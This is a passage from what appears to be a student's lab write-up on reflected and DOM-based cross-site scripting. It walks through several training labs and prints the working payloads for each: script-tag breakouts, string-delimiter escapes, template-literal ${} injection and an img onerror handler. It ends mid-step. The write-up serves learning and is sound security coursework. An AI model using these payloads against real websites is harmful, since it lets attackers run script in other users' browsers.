- tracker.gif?searchTerms=%27+encodeURIComponent(searchTerms)+%27

To exploit this fully, I injected </script><script>alert(1)</script>, which successfully terminated the initial script and executed my own payload. This triggered the alert box and marked the lab as solved.

Step 9: Reflected XSS into JavaScript String with Angle Brackets HTML-Encoded


In this level, I explored a JavaScript-based XSS context where the reflected search term was inserted directly into a string assignment in a script block. Although angle

brackets were HTML-encoded (e.g., < to <), the application did not sanitize or escape other injection-sensitive characters like quotes.


1. Reflected term in JavaScript code (source view):
Upon searching for </script><script>alert(1)</script>, I confirmed that the input appeared in the JavaScript assignment as follows:

- var searchTerms = '</script><script>alert(1)</script>';

This demonstrated that while tag brackets were HTML-encoded, the single quotes delimiting the string were not escaped, leaving the script vulnerable to delimiter-based injection.



2. Unescaped single quote error in dev tools:
I searched for a raw single quote (') and observed a SyntaxError: Invalid or unexpected token reported in the browser console on line 56. This confirmed that the single quote closed the string prematurely, breaking the script.



3. Behavior of string injection using '; // hello:
Injecting '; // hello effectively ended the original assignment and added a single-line comment. In the rendered source:

- var searchTerms = ''; // hello';

The string was terminated early, and everything after was ignored as a comment.



4. Why searchTerm is missing from <img> tag:
Because the injected // comment caused the original searchTerms variable assignment to be overridden or terminated before the tracker <img> was generated, encodeURIComponent(searchTerms) ended up encoding an empty string. The tracker URL no longer showed the injected term.

Purpose of //: The // in JavaScript acts as a single-line comment operator, ignoring all code after it on the same line. In this context, it neuters the remaining part of the script.

1. *Injection of new assignment foo'; searchTerms='bar:*

I then used a payload to reassign the searchTerms variable:


- foo'; searchTerms='bar

Resulting script:

- var searchTerms = 'foo'; searchTerms='bar';

When examining the tracker image’s request in dev tools, I confirmed the value bar was passed:

- tracker.gif?searchTerms=bar




2. *Final payload to trigger XSS and solve the level:*

Finally, I injected:

- '; alert(1)//

This closed the initial string, executed the alert(1) function, and commented out the rest. The popup successfully triggered, and the lab was marked complete.



Step 10: Reflected XSS with Escaped Single Quotes and HTML-Encoded Double Quotes

In this lab, we dealt with an application that had taken stronger precautions by escaping single quotes (') with a backslash (\') and HTML-encoding double quotes (" as ") in its JavaScript string context. This meant that a previously working XSS payload would now fail unless we adapted it to the encoding and escaping logic.

1. Explanation of the error when searching with \':
Using Developer Tools and searching for just the escaped single quote (\') results in a syntax error in the JavaScript console. This is because the application already escapes the single quote with a backslash, and our additional backslash breaks the syntax with an invalid escape sequence. The resulting code was:

- var searchTerms = '\\';

This ends up creating a malformed string with an unescaped quote and triggers a SyntaxError: Invalid or unexpected token (line 56 of the JavaScript). To resolve this, we had to use two backslashes (\\\\) to encode a literal backslash and avoid breaking the string.

2. Solution and Payload Used:
We recycled our logic from the previous level: escape the string context and inject arbitrary JavaScript after safely closing the string. This time, our payload had to reflect proper escaping and encoding. The final working payload that solved the lab was:

- \';alert(1)//


Which gets encoded as:

- %5C%27%3Balert(1)%2F%2F

When reflected back into the page, the script context became:

- var searchTerms = '\\';alert(1)//';

This cleanly escaped the original string, inserted our malicious alert(1), and commented out the rest of the JavaScript, executing the script and solving the lab.




Step 11: Reflected XSS – Javascript Template Literals (Escaped Brackets, Quotes, Backslashes)

This step explores how improperly sanitized input within a JavaScript template literal can be exploited for reflected cross-site scripting (XSS). The context involves a search query that gets dynamically inserted into a message variable using backtick-based template literals, then rendered on the page via innerText.

1. Line that defines the template literal:
Upon searching for my Odin ID (calizo), I inspected the rendered HTML and identified the following JavaScript block inside the <h1 id="searchMessage"> element:

- var message = `0 search results for 'calizo'`;
- document.getElementById('searchMessage').innerText = message;




This usage of a template literal is vulnerable because it directly reflects user-controlled input without escaping template expressions (${}).

2. Explanation of cs${490+5} injection:

When I repeated the search using the payload cs${490+5}, the JavaScript executed the embedded expression within the template string, yielding the rendered message:

- 0 search results for 'cs495'



This confirms that input inside ${} is evaluated as executable JavaScript, highlighting the danger of unsanitized template literal use. Any expression passed this way can be interpreted and run on the client, turning user input into code execution.

3. Final payload and successful lab solution:


To complete the lab, I injected an actual payload that executes code via:

- ${alert(1)}

This resulted in the following rendered JavaScript:

- var message = `0 search results for '${alert(1)}'`;

The alert successfully triggered on the page, confirming code execution through template literal injection. This reflected XSS was solved, as shown in the completion screenshot:



Step 12: DOM-Based Reflected XSS Exploiting document.write() via location.search

In this step, I tested and exploited a DOM-based reflected XSS vulnerability triggered by the unsafe use of document.write() in combination with unsanitized input from location.search. The search query was directly inserted into an HTML <img> tag through JavaScript, without proper encoding or sanitization, enabling injection of new HTML attributes.


1. Breaking syntax inspection:
I first searched my Odin ID (calizo) normally and inspected the generated DOM in Developer Tools. The string was placed inside an img tag’s src attribute, as shown in the following markup:

- <img src="/resources/images/tracker.gif?searchTerms=calizo">

Knowing this, I tested breaking out of the src attribute context by injecting a closing quote (") followed by a tag opening to confirm input injection was possible. My test string:

- "><img src=x>


successfully broke the original img tag’s syntax and injected a new img tag, confirming that DOM manipulation via document.write(location.search) was improperly handled.



2. XSS payload and lab solution:
After verifying that injection worked, I completed the exploit by injecting a new img tag with a missing or invalid source and an onerror event handler. The final payload used was:

- "><img src=x onerror=alert(1)>

This causes the browser to attempt loading a broken image source (x), triggering the onerror event, which executes the alert(1) payload. Upon triggering the alert dialog, the lab was marked as solved, demonstrating successful execution of a DOM-based reflected XSS attack.



This lab reinforced the dangers of using document.write() with unsanitized user input, especially when input is inserted directly into HTML structures. The solution required a deep understanding of DOM injection contexts, HTML tag construction, and JavaScript event-based execution.

Step 13: DOM-based XSS via document.write Sink in <select> Element

This step explored a DOM-based XSS vulnerability where adversarial input was directly injected into a <select> dropdown rendered via document.write() in client-side JavaScript.

1. How does the store variable get set? Can one always assume it’s in the stores list?


The store variable is dynamically assigned using:

- var store = (new URLSearchParams(window.location.search)).get('storeId');

This line extracts the storeId query parameter from the page URL. However, there is no input validation or sanitization afterward. While the page defines a list of trusted stores:

- var stores = ["London", "Paris", "Milan"];

…it doesn’t enforce that ‘store’ must match one of them. In fact, any value—including malicious HTML or script payloads—can be injected via the URL and echoed into the DOM via document.write().



2. Purpose of the two if statements

```
if (store) {
  document.write('<option selected>'+store+'</option>');
}
```

The first if checks if a store value is provided. If so, it injects a new <option> tag with that value set as selected—before any validation.


```
if (stores[i] === store) {
  continue;
}
```

The second if ensures that once the injected store is written, it doesn’t get duplicated in the iteration loop of the hardcoded store list.

So, essentially, the injected store appears first, followed by the rest of the legit store list (minus duplicates). This is where malicious input can sneak into the DOM.

3. Bogus Store Injection

To test input control, I accessed the URL:
https://<site>/product?productId=1&storeId=calizo
This produced a dropdown showing my OdinId as a new <option>, proving the app blindly reflects unsanitized input in the DOM. (See attached screenshot with “calizo” as an injected store.)



4. XSS Exploit and Lab Completion

